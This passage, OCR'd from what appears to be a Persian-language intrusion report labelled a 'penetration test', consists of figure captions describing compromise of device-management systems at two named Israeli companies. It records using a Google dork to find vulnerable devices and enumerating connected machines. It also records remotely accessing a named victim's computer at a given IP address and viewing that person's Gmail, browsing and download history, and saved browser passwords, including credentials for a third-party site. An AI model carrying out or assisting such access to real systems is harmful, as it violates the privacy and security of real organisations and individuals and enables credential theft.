
تصویر ۱۴ – صفحه مدیریت سامانه تجهیز مرتبط در زمان تست و نفوذ

نتیجه


دسترسی پس از دقایقی کوتاه غیرفعال گردید. با توجه به اینکه آدرس IP سرویس آسیب‌پذیر به صورت کامل از دسترس خارج شده است، احتمال می‌رود راهبر سامانه، اقدام به غیرفعال سازی سامانه به صورت کامل کرده است.

آدرس benni.co.il


در زمان تست و نفوذ به سامانه مذکور، تعداد ۱۱۱ ماشین زیرمجموعه (کلاینت) مشاهده شد. از این تعداد ۸ ملشین به صورت آنلاین وجود داشت.




تصویر ۱۵- لیست سیستم‌ها و ماشین‌های متصل به سامانه تجهیز مذکور



تصویر ۱۶ - لیست سیستم‌ها و ملشین‌های متصل به سامانه تجهیز مذکور (سامانه ایمیل سرور Exchange)



تصویر ۱۷ – لیست سیستم‌ها و ماشین‌های متصل به سامانه تجهیز مذکور




تصویر ۱۸ – لیست سیستم‌ها و ماشین‌های متصل به سامانه تجهیز مذکور + دورک مورد استفاده برای کشف تجهیز آسیب‌پذیر با استفاده از موتور جستجوگر Google

نتیجه


به دلیل تلاش برای کشف تجهیزات آسیب‌پذیر بیشتر، اقدام به کشف تجهیزات شد، که همین امر باعث از دست رفتن این تارگت دسترسی شد.

آدرس compuall.co.il


در زمان تست نفوذ تنها یک ماشین (کلاینت) به سامانه متصل بود. این ماشین فعال بوده و اتصال Remote (از راه دور) به سیستم انجام شد. سیستم هدف با آدرس IP با 62.56.134.254 در شبکه اینترنت ارتباط برقرار می کند.




تصویر ۱۹ – سامانه تجهیز مذکور – همانطور که در تصویر قابل مشاهده می باشد تنها یک سیستم با نام one به سرور متصل است.




تصویر ۲۰ – مشخصات سیستم عامل کاربر هدف از طریق سامانه مدیریت




تصویر ۲۱- بعد از اتصال، صفحه Gmail قربانی بر روی سیستم هدف قابل مشاهده می‌باشد.




تصویر ۲۲ – سوابق جستجو قربانی در زمان اتصال




تصویر ۲۳ – صفحه سوابق دانلود قربانی در زمان اتصال




تصویر ۲۴ – صفحه مرتبط با نام کاربری و رمزعبورهای ذخیره شده در مرورگر قربانی




תصویر ۲۵ – اطلاعات احرازهویت قربانی در وبسایتapp.caspitweb.biz



تصویر ۲۶ – فایل های pdf دانلود شده بر روی سیستم قربانی



تصویر ۲۷ – اطلاعات کشف شده بر روی سیستم هدف



